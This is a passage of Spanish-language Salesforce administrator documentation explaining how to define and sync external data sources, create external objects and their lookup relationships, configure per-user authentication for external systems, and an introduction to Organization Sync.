- En las páginas de detalles del registro para objetos externos asociados con fuentes de datos externas de gran volumen de datos, los vínculos y botones personalizados que llaman a JavaScript no son compatibles.

CONSULTE TAMBIÉN

Adaptador personalizado para Salesforce Connect

Consideraciones para Salesforce Connect: Adaptador personalizado

## Definir fuentes de datos externas

Cree fuentes de datos externas para conectarse al contenido y los datos almacenados fuera de su organización de Salesforce.

1. Desde Configuración, introduzca `Fuentes de datos externas` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fuentes de datos externas**.
2. Haga clic en **Nueva fuente de datos externa**. Para modificar una fuente de datos externa existente, haga clic en **Modificar**.
3. Complete los pasos para su tipo de fuente de datos externa.
   - Files Connect: Google Drive
   - Files Connect: SharePoint 2010 o 2013
   - Files Connect: SharePoint Online u OneDrive for Business
   - URL sencilla: Datos desde otro dominio Web
   - Salesforce Connect: OData 2.0
   - Salesforce Connect: OData 4.0
   - Salesforce Connect: Entre organizaciones
   - Salesforce Connect: Personalizado

CONSULTE TAMBIÉN

Salesforce Connect

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Salesforce Connect está disponible en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y modificar una fuente de datos externa:
- "Personalizar aplicación"

# Validar y sincronizar una fuente de datos externa


Después de configurar una fuente de datos externa, sincronícela para asignar sus tablas con objetos externos en su organización de Salesforce. El contenido y los datos de los objetos externos aparece en búsquedas federadas junto con nuestro contenido y nuestros datos de Salesforce.

**Nota:**

- La sincronización crea o sobrescribe objetos externos de Salesforce que se asignan al esquema del sistema externo. La sincronización no copia datos en su organización de Salesforce, ni escribe datos desde su organización en el sistema externo.
- La sincronización es un proceso que se realiza una sola vez. Si se cambia el esquema del sistema externo, los cambios no se sincronizan automáticamente con su organización de Salesforce. Vuelva a sincronizar los objetos para reflejar los cambios en el sistema externo.
- Cada organización puede tener hasta 100 objetos externos. La sincronización falla si provoca que su organización supere este límite.
- Para las fuentes de datos externas de Salesforce Connect, asegúrese de leer y comprender las consideraciones de sincronización. Consulte Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores en la página 5545.

1. Desde Configuración, introduzca `Fuentes de datos externas` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fuentes de datos externas**.
2. Haga clic en el nombre de la fuente de datos externa.
3. Haga clic en **Validar y sincronizar** y confirme que la conexión se ha realizado con éxito.
4. Seleccione tablas y haga clic en **Sincronizar** para hacer lo siguiente para cada tabla seleccionada.
   - Crear automáticamente un objeto externo de Salesforce.
   - Cree automáticamente un campo personalizado para cada columna de tabla compatible con un tipo de campo de metadatos de Salesforce.

**Ejemplo:** La página de detalles de la fuente de datos externa resultante incluirá una lista de objetos externos relacionados como este.




## CONSULTE TAMBIÉN

Salesforce Connect

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Salesforce Connect está disponible en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear un objeto externo desde una fuente de datos externa:

- "Personalizar aplicación"

# Definir objetos externos

Las tablas en fuentes de datos externas se asignan a objetos externos en Salesforce, combinando todos sus datos y contenidos en búsquedas federadas.

Los objetos externos son similares a los objetos personalizados excepto en que se asignan a datos almacenados fuera de su organización de Salesforce. Cada objeto externo se basa en una definición de fuente de datos externa para conectar con los datos del sistema externo. Cada definición de objeto externo se asigna a una tabla de datos en el sistema externo. Cada uno de los campos del objeto externo se asigna a una columna de tabla en el sistema externo. Los objetos externos permiten a sus usuarios y a la plataforma de Force.com buscar e interactuar con los datos externos.

**Nota:**

- Cada organización puede tener hasta 100 objetos externos.
- Si el sistema externo lo permite, le recomendamos sincronizarfuente de datos externa para crear objetos externos relacionados automáticamente. En su lugar, puede seleccionar definir objetos externos manualmente para personalizar los nombre de objetos externos y crear manualmente los campos personalizados.

Para crear y modificar un objeto externo:

1. Desde Configuración, introduzca *Objetos externos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Objetos externos**.
2. Haga clic en **Nuevo objeto externo** o haga clic en **Modificar** para modificar un objeto externo existente.
3. Introduzca lo siguiente:

| Campo | Descripción |
|---|---|
| Etiqueta | Un nombre fácil de recordar para el objeto externo. La etiqueta aparece en la interfaz de usuario de Salesforce, como en vistas de lista.<br>Le recomendamos que las etiquetas de objeto sean únicas en todos los objetos estándar, personalizados y externos en la organización. |
| Etiqueta plural | Nombre en plural del objeto externo. Si crea una ficha para este objeto, este nombre se utiliza para la ficha. |
| Empieza con un sonido de vocal | Si procede en el idioma predeterminado de la organización, actívelo para que su la etiqueta vaya precedida por "un" en vez de "una" en mensajes automatizados. |
| Nombre de objeto | Identificador único empleado para hacer referencia a esta definición de objeto externo al utilizar la API. Los nombres de objeto deben ser únicos en todos los objetos estándar, personalizados y externos en la organización.<br>El campo Nombre de objeto sólo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Salesforce Connect está disponible en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o modificar objetos externos:

- "Personalizar aplicación"

| Campo | Descripción |
| --- | --- |
| `Descripción` | Descripción opcional del objeto externo. Una descripción significativa le ayuda a distinguir entre objetos externos cuando los visualiza en una lista. |
| `Configuración de la ayuda contextual` | Define lo que aparece cuando los usuarios hacen clic en **Ayuda sobre esta página** de las páginas de inicio (descripción general) y detalle del registro del objeto externo así como las vistas de listas y listas relacionadas.<br>Le recomendamos seleccionar **Abra una ventana utilizando una página de Visualforce** para mostrar la ayuda personalizada que ha creado para sus usuarios. Consulte Información general sobre ayuda a nivel de objeto en la página 4586.<br>Si en su lugar mantiene el valor predeterminado, sus usuarios solo verán la Ayuda de Salesforce, que no proporciona ninguna información acerca de sus datos externos.<br>Esta configuración no afecta al vínculo **Ayuda y formación** en la parte superior de cada página, que siempre abre la Ayuda de Salesforce. |
| `Nombre de contenido` | Seleccione la página de Visualforce que mejor describe los datos proporcionados por este objeto externo.<br>Este campo está disponible solo cuando selecciona **Abra una ventana utilizando una página de Visualforce**. |
| `Fuente de datos externa` | Definición de fuente de datos externa que contiene los detalles de conexión que desee utilizar para este objeto externo. |
| `Nombre de tabla` | Tabla en el sistema externo a la que se asigna el objeto externo.<br>En SharePoint, el nombre de tabla debe coincidir con el nombre de ámbito relacionado. |
| `Mostrar campo de referencia de URL` | Disponible solo para Salesforce Connect. Los valores del campo estándar `Mostrar URL` del objeto externo se generan automáticamente desde el sistema externo. Por ejemplo, con el adaptador de OData 2.0 para Salesforce Connect, el valor se basa en el `link href` definido en el productor de OData.<br>Puede sustituir los valores predeterminados con los valores de un campo personalizado en el mismo objeto externo. Seleccione el nombre del campo y asegúrese de que los valores del campo personalizado son URL válidas. |
| `Permitir informes` | Disponible solo para Salesforce Connect. |
| `Estado de desarrollo` | Indica si el objeto externo está visible para otros usuarios. |
| `Iniciar el asistente de nueva ficha personalizada después de guardar este objeto externo` | Si se selecciona, se inicia el asistente de fichas personalizadas después de que haya guardado el objeto externo. |

| Campo | Descripción |
| --- | --- |
| `Permitir buscar` | Si la búsqueda se activa también en la fuente de datos externa, la selección de esta opción permite a los usuarios buscar los registros del objeto externo a través de búsquedas globales de SOSL y Salesforce.<br><br>La búsqueda está desactivada de forma predeterminada para los objetos externos nuevos. No obstante, puede validar y sincronizar una fuente de datos externa para crear objetos externos automáticamente. La sincronización siembre activa la búsqueda en el objeto externo cuando se activa la búsqueda en la fuente de datos externa, y viceversa.<br><br>Consulte Consideraciones de búsqueda para Salesforce Connect: Todos los adaptadores en la página 5555. |

4. Haga clic en **Guardar**.
5. En la página de detalles del objeto externo, visualice y modifique los campos y las relaciones personalizados, los formatos de página, los conjuntos de campos, los formatos de búsqueda así como los botones y vínculos.
   - Para crear asignaciones de campo o agregar campos a un objeto externo, haga clic en **Nuevo** en la lista relacionada Relaciones y campos personalizados.
   - Haga clic en **Asignaciones de formato de página** para asignar distintos formatos de página según el perfil de usuario.

CONSULTE TAMBIÉN

Acceder a datos externos con el adaptador de OData 2.0 o 4.0 para Salesforce Connect
Acceder a datos de otra organización de Salesforce con el Adaptador entre organizaciones para Salesforce Connect
Acceso a datos externos con un adaptador personalizado para Salesforce Connect

# Otorgar el acceso a Configuración de autenticación para fuentes de datos externas

Para las fuentes de datos externas que utilizan la autenticación por usuario, otorgue el acceso a usuarios mediante perfiles y conjuntos de permisos. Esto permite a los usuarios configurar y gestionar sus propios parámetros de autenticación para acceder al sistema externo.

1. En Configuración, introduzca *Conjuntos de permisos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de permisos** o **Perfiles**.
2. Haga clic en el nombre del conjunto de permisos o perfil que desea modificar.
3. Realice una de las siguientes acciones.
   - Para un conjunto de permisos o para un perfil en la interfaz de usuario de perfil mejorado, haga clic en **Acceso de fuente de datos externa** en la sección Aplicaciones. Después haga clic en **Modificar**.
   - Para un perfil en la interfaz de usuario de perfil original, haga clic en **Modificar** en la sección Acceso de fuente de datos externa activado.
4. Agregue la fuente de datos que desee activar.
5. Haga clic en **Guardar**.

## CONSULTE TAMBIÉN

- Almacenar la configuración de autenticación para sistemas externos
- Acceder a datos de otra organización de Salesforce con el Adaptador entre organizaciones para Salesforce Connect
- Acceder a datos externos con el adaptador de OData 2.0 o 4.0 para Salesforce Connect
- Acceso a datos externos con un adaptador personalizado para Salesforce Connect

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Salesforce Connect está disponible en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para modificar conjuntos permisos y perfiles de usuarios:

- "Gestionar conjuntos de permisos y perfiles"

# Almacenar la configuración de autenticación para sistemas externos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las credenciales denominadas están disponibles en: **Todas** las ediciones.

Salesforce Connect está disponible en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition** .

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Usted o su administrador puede configurar y gestionar sus configuración de autenticación para sistemas externos. Con parámetros de autenticación válidos, puede acceder a sistemas externos desde su organización de Salesforce.

Su administrador define sistemas externos en fuentes de datos externas y credenciales denominadas. Las fuentes de datos externas especifican cómo acceder a datos y contenidos almacenados fuera de su organización de Salesforce. Las credenciales denominadas especifican extremos de llamadas, que reciben llamadas de servicio Web desde su organización.

Antes de empezar, su administrador:

- Configura la fuente de datos externa o credencial con nombre para utilizar autenticación según cada usuario.
- Otorga su acceso a la fuente de datos externa o credencial denominada.
- Verifica que la organización puede conectar con el sistema externo.
- Le indica los parámetros de autenticación que introduce.
- Configura la comunidad, si es necesario, utilizando la plantilla Fichas de Salesforce + Visualforce.

  Si la comunidad está creada con la plantilla Servicio al cliente (Napili), solo su administrador puede configurar y gestionar sus ajustes de autenticación para sistemas externos. No puede completar estos pasos por su cuenta.

Póngase en contacto con su administrador si no ve la opción o configuración esperada.

PERMISOS DE USUARIO

Para almacenar parámetros de autenticación para una fuente de datos externa:
- La fuente de datos activada en "Acceso a fuente de datos externa"

Para almacenar parámetros de autenticación para una credencial con nombre:
- La credencial con nombre activada bajo "Acceso de credencial con nombre"

Para modificar otros parámetros de autenticación de usuarios para sistemas externos:
- "Gestionar usuarios"

1. Acceda a sus parámetros de autenticación para sistemas externos de una de las siguientes maneras.

   Desde una comunidad:

   - Si dispone de una licencia de comunidad, haga clic en **Mi configuración** > **Configuración de autenticación para sistemas externos**.
   - En caso contrario, desde su configuración personal, introduzca `Autenticación` y, a continuación, seleccione **Configuración de autenticación para sistemas externos**

   Desde Salesforce, vaya a configuración personal e introduzca `Autenticación` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de autenticación para sistemas externos**.

2. Haga clic en **Nuevo** o **Modificar**.
3. Cumplimente los campos.

| Campo | Descripción |
|---|---|
| `Definición de sistema externo` | Si no está seguro de qué opción seleccionar, pregunte a su administrador.<br>• Fuente de datos externa: Proporciona acceso a objetos externos, cuyos datos están almacenados fuera de su organización de Salesforce.<br>• Credencial con nombre: Permite que sus acciones desencadenen llamadas autenticadas al extremo que está especificado en la credencial con nombre.<br>Una credencial denominada puede gestionar la autenticación para una fuente de datos externa. En este escenario, su administrador le indica seleccionar Credencial denominada en este campo para acceder a objetos externos. |

| Campo | Descripción |
|---|---|
| `Fuente de datos externa` | El campo que aparece depende de lo que se haya seleccionado en `Definición de sistema externo`. |
| o bien<br>`Credenciales denominadas` | Si no está seguro de qué opción seleccionar, pregunte a su administrador. Su administrador puede cambiar las etiquetas de opción para hacerlas más relevantes o más fáciles de distinguir entre si. |
| `Usuario` | Disponible únicamente para administradores. Seleccione el usuario cuyos parámetros de autenticación esté introduciendo. |

4. Seleccione el protocolo de autenticación requerido por el sistema externo. Si no está seguro de qué opción seleccionar, pregunte a su administrador.
   - Si selecciona **Autenticación de contraseña**, introduzca su nombre de usuario y la contraseña para acceder al sistema externo.
   - Si selecciona **Oauth 2.0**, cumplimente los siguientes campos.

| Campo | Descripción |
|---|---|
| `Proveedor de autenticación` | Si no está seguro de qué opción seleccionar, pregunte a su administrador. Su administrador puede cambiar las etiquetas de opción para hacerlas más relevantes o más fáciles de distinguir entre si. |
| `Ámbito` | Si no está seguro de qué introducir, pregunte a su administrador.<br>Especifica el ámbito de los permisos para solicitar el token de acceso. |
| `Iniciar flujo de autenticación al Guardar` | Para autenticar el sistema externo y obtener un token de OAuth, seleccione esta casilla de verificación. Este proceso de autenticación se denomina flujo de OAuth.<br>Cuando hace clic en **Guardar**, el sistema externo le solicita iniciar sesión. Después de iniciar sesión correctamente, el sistema externo le otorga un token de OAuth para acceder a sus datos en esta organización.<br>Rehaga el flujo de OAuth cuando necesite un nuevo token (por ejemplo, si el token caduca), si el token caduca (o si modifica los campos `Ámbito` o `Proveedor de autenticación`. |

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Definir fuentes de datos externas
Otorgar el acceso a Configuración de autenticación para fuentes de datos externas
Definir una credencial denominada
Otorgar el acceso a configuración de autenticación para credenciales denominadas
Agregar fichas a su comunidad
Personalizar su experiencia de Salesforce

# Relaciones de objetos externos

Los objetos externos admiten relaciones de búsqueda estándar que utilizan los Id. de registro de Salesforce de 18 caracteres para asociar registros relacionados con otros. Sin embargo, los datos almacenados fuera de su organización de Salesforce no suelen incluir esos Id. de registro. Por lo tanto, hay dos tipos especiales de relaciones de búsqueda para objetos externos: búsquedas externas y búsquedas indirectas.

Las búsquedas externas y búsquedas indirectas comparan valores de un campo específico en el objeto principal con los valores del campo de relaciones en el objeto secundario. Cuando los valores coinciden, los registros se relacionan entre sí.

Para crear una relación de objeto externo, cree un campo personalizado en el objeto secundario con uno de los siguientes tipos de campo. Si el secundario es un objeto externo, puede en su lugar cambiar el tipo de campo de un campo personalizado existente por uno de los siguientes.

- Relación de búsqueda
- Relación de búsqueda externa
- Relación de búsqueda indirecta

Esta tabla resume los tipos de relaciones disponibles para objetos externos.

| Relación | Objetos secundarios admitidos | Objetos principales admitidos | Campo principal para registros coincidentes |
|---|---|---|---|
| Búsqueda | Estándar<br>Personalizado<br>Externa | Estándar<br>Personalizado | El Id. de 18 caracteres de Salesforce |
| Búsqueda externa | Estándar<br>Personalizado<br>Externa | Externa | El campo estándar del Id. externo |
| Búsqueda indirecta | Externa | Estándar<br>Personalizado | Debe seleccionar un campo personalizado con los atributos `Id. externo` y `Único` |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Salesforce Connect está disponible en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Buscar campos de relaciones en objetos externos

Utilice una relación de búsqueda cuando los datos externos incluyen una columna que identifica registros relacionados de Salesforce por sus Id. de 18 caracteres.

Campos de relaciones de búsqueda externa en objetos externos

Utilice una relación de búsqueda externa cuando el principal es un objeto externo.

Buscar de forma indirecta campos de relaciones en objetos externos
Utilice una relación de búsqueda indirecta cuando los datos externos no incluyan Id. de registros de Salesforce.

CONSULTE TAMBIÉN

Crear campos personalizados
Cambiar el tipo de campo personalizado
Consideraciones de relaciones para Salesforce Connect: Todos los adaptadores
Incluir una fuente de datos de Files Connect en búsqueda global
Descripción general de Relaciones de objeto

## Buscar campos de relaciones en objetos externos

Utilice una relación de búsqueda cuando los datos externos incluyen una columna que identifica registros relacionados de Salesforce por sus Id. de 18 caracteres.

Un campo de relación de búsqueda vincula un objeto externo, personalizado o estándar secundario a un objeto estándar o personalizado principal. Un usuario que está modificando un registro secundario puede hacer clic en el icono de búsqueda del campo para seleccionar un registro principal específico; y un usuario que está visualizando un registro principal puede visualizar una lista relacionada de registros secundarios.

Cuando crea un campo de relación de búsqueda en un objeto externo, introduzca el Nombre de columna externa que contiene los Id. de 18 caracteres de Salesforce para identificar los registros principales.

Ejemplo:

- El registro de cuenta (objeto estándar principal) muestra una lista relacionada de pedidos de ventas de SAP externos (objeto externo secundario).
- El registro de cuenta (objeto estándar principal) muestra una lista relacionada de casos de servicio de asistencia al cliente (objeto estándar secundario).

CONSULTE TAMBIÉN

Relaciones de objetos externos
Crear campos personalizados
Consideraciones de relaciones para Salesforce Connect: Todos los adaptadores
Incluir una fuente de datos de Files Connect en búsqueda global

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Salesforce Connect está disponible en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Campos de relaciones de búsqueda externa en objetos externos

Utilice una relación de búsqueda externa cuando el principal es un objeto externo.

Una relación de búsqueda externa vincula un objeto externo, personalizado o estándar secundario a un objeto externo principal.

Los valores del campo estándar Id. externo en el objeto externo principal se comparan con los valores del campo de relaciones de búsqueda externa. Para un objeto externo secundario, los valores del campo de relación de búsqueda externa proceden del Nombre de columna externa especificado.

Ejemplo:

- El elemento del catálogo de productos externos (objeto externo principal) muestra una lista relacionada de casos de servicio de asistencia al cliente (objeto estándar secundario).
- El cliente externo (objeto externo principal) muestra una lista relacionada de pedidos externos (objeto externo secundario).

Ejemplo: Para el adaptador entre organizaciones para Salesforce Connect, supongamos que almacena contactos y cuentas en la organización del proveedor. Desde la organización del suscriptor, puede visualizar los contactos relacionados con cada cuenta. Para ello, cree un campo de búsqueda externa en el objeto externo Contacto de la organización de suscriptor. Vincule ese campo de búsqueda externa al objeto externo Cuenta de la organización de suscriptor. A continuación, configure los formatos de página para el objeto externo Cuenta para incluir una lista relacionada que muestra los registros del objeto externo Contacto relacionado.

Ejemplo: En esta captura de pantalla, una página de detalles de registro para el objeto externo Business_Partner incluye dos listas relacionadas de objetos secundarios. Este ejemplo muestra cómo las relaciones de búsqueda externa y los formatos de página permiten a los usuarios ver datos relacionados desde dentro y desde fuera de su organización de Salesforce en una sola página.

- Objeto estándar de cuenta (1)
- Objeto externo Sales_Order (2)


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Salesforce Connect está disponible en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




CONSULTE TAMBIÉN

- Relaciones de objetos externos
- Crear campos personalizados
- Cambiar el tipo de campo personalizado
- Consideraciones de relaciones para Salesforce Connect: Todos los adaptadores
- Incluir una fuente de datos de Files Connect en búsqueda global

## Buscar de forma indirecta campos de relaciones en objetos externos

Utilice una relación de búsqueda indirecta cuando los datos externos no incluyan Id. de registros de Salesforce.

Una relación de búsqueda indirecta vincula un objeto externo secundario a un objeto personalizado o estándar principal. Cuando crea un campo de relación de búsqueda indirecta en un objeto externo, especifica el campo de objeto principal y el campo de objeto secundario para buscar coincidencias entre ellos.

Concretamente, seleccione un campo de Id. externo, único personalizado en el objeto principal para buscar coincidencias en el campo secundario de relación de búsqueda indirecta, cuyos valores se determinan por el Nombre de columna externa especificado.

Si el sistema externo utiliza valores que distingan entre mayúsculas y minúsculas en el Nombre de columna externa especificado, asegúrese de que el campo del objeto principal también distingue entre mayúsculas y minúsculas. Cuando defina el campo personalizado del objeto principal, seleccione **Id. externo**, **Exclusivo** y **Tratar "ABC" y "abc" como valores diferentes (distingue entre mayúsculas y minúsculas)**.

Nota: Solo los objetos que disponen de un campo personalizado con los atributos `Id. externo` y `Exclusivo` están disponibles como objetos principales en relaciones de búsqueda indirecta. Si no visualiza el objeto que desea al crear un campo de relaciones de búsqueda indirecta, agregue un campo de Id. externo, externo y personalizado a ese objeto.

Ejemplo:

- El registro de cuenta (objeto estándar principal) muestra una lista relacionada de pedidos de ventas de SAP (objeto externo secundario) con los Id. de cliente coincidentes que no son Id. de Salesforce.
- El registro de contacto (objeto estándar principal) muestra una lista relacionada de publicaciones de redes sociales (objeto externo secundario) con marcadores sociales coincidentes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Salesforce Connect está disponible en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Files Connect para fuentes de datos externas basadas en la Nube está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Files Connect para fuentes de datos externas in situ está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Relaciones de objetos externos
Crear campos personalizados
Cambiar el tipo de campo personalizado
Consideraciones de relaciones para Salesforce Connect: Todos los adaptadores
Incluir una fuente de datos de Files Connect en búsqueda global

# Organization Sync

## Primeros pasos con Organization Sync

Con Organization Sync, puede configurar una organización de Salesforce secundaria sincronizada a la que los usuarios pueden acceder siempre que su organización principal esté en periodo de inactividad o mantenimiento.

EDICIONES

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Organization Sync

En Salesforce, nos damos cuenta de que necesita acceder a sus datos al momento, incluso durante nuestros períodos de inactividad y mantenimiento. Con Organization Sync, puede configurar una organización secundaria sincronizada de Salesforce donde los usuarios pueden trabajar en sus datos procesos comerciales más importantes siempre que su organización principal esté en periodo de inactividad o mantenimiento.

### Consideraciones para configurar Organization Sync

Antes de comenzar a configurar Organization Sync, revise esta información básica. El modo en que utiliza campos de numeración automática, desencadenadores de Apex, campos de auditoría y otras funciones de Salesforce determina cómo enfoca su implementación.

### Configurar el entorno de Organization Sync

Como un administrador de Organization Sync, dispone de una organización principal y secundaria de Salesforce, cada una cono un nombre de usuario y una contraseña de administrador diferente. Antes de poder agregar datos a la organización secundaria, debe completar algunas tareas de configuración y crear una conexión de replicación entre las dos organizaciones.

### Definir la experiencia de usuario de Organization Sync

Comprenda las opciones y limitaciones detrás del redireccionamiento de usuarios, inicios de sesión y datos en Organization Sync.

### Publicar y suscribirse a objetos en Organization Sync

Cuando se conectan la organización principal y la organización secundaria a través de una conexión de Organization Sync, es el momento de realizar un proceso de publicación y suscripción que permite realizar inserciones, actualizaciones y eliminaciones de registros en flujos entre las organizaciones.

### Realizar una sincronización masiva

Una sincronización masiva desencadena la copia de cualquier registro nuevo cuyo tipo de objeto está publicado y suscrito, permitiendo que el registro esté disponible en ambas organizaciones. Una sincronización copia registros en una sola dirección, de modo que la realización de una sincronización masiva en la organización principal copia nuevos registros en la organización secundaria y viceversa.

### Gestión de Organization Sync

Manténgase informado del estado de su entorno de Organization Sync.

## Organization Sync

En Salesforce, nos damos cuenta de que necesita acceder a sus datos al momento, incluso durante nuestros períodos de inactividad y mantenimiento. Con Organization Sync, puede configurar una organización secundaria sincronizada de Salesforce donde los usuarios pueden trabajar en sus datos procesos comerciales más importantes siempre que su organización principal esté en periodo de inactividad o mantenimiento.

Organization Sync es perfecta para empresas cuyos usuarios necesitan acceder a Salesforce a todas horas. Por ejemplo, los representantes en un centro de llamadas con horario ininterrumpido pueden continuar atendiendo a clientes durante periodos de mantenimiento con interrupciones mínimas.

Organization Sync utiliza el marco de trabajo de Salesforce to Salesforce, una función que permite a los clientes compartir registros con otras empresas que utilizan Salesforce. Para configurar Organization Sync, el administrador de Salesforce establece una organización secundaria de Salesforce con metadatos coincidentes y crea una conexión de replicación de datos entre las organizaciones principal y secundaria. El administrador especifica qué tipos de datos se pueden copiar en la organización secundaria asignando campos y objetos básicos a la organización secundaria mediante un proceso de publicar y suscribirse. A continuación, los registros se copian en la organización secundaria de una forma que garantiza que permanecen sincronizados,

Cuando la organización principal no está disponible por mantenimiento, los usuarios se redirigen a la organización secundaria hasta que finalice el mantenimiento. Todas las acciones (creación de un caso, eliminación de un archivo adjunto, etc) que los usuarios realizan en una organización se aplican automáticamente en la otra organización. El administrador también puede elegir redirigir los usuarios en cualquier momento si necesita realizar actualizaciones en la organización principal.

¿Desea obtener más información acerca de la configuración y la estructura de Organization Sync? Vea este breve vídeo informativo: Cómo funciona Organization Sync.

**EDICIONES**

Disponible en: Salesforce Classic

Organization Sync está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

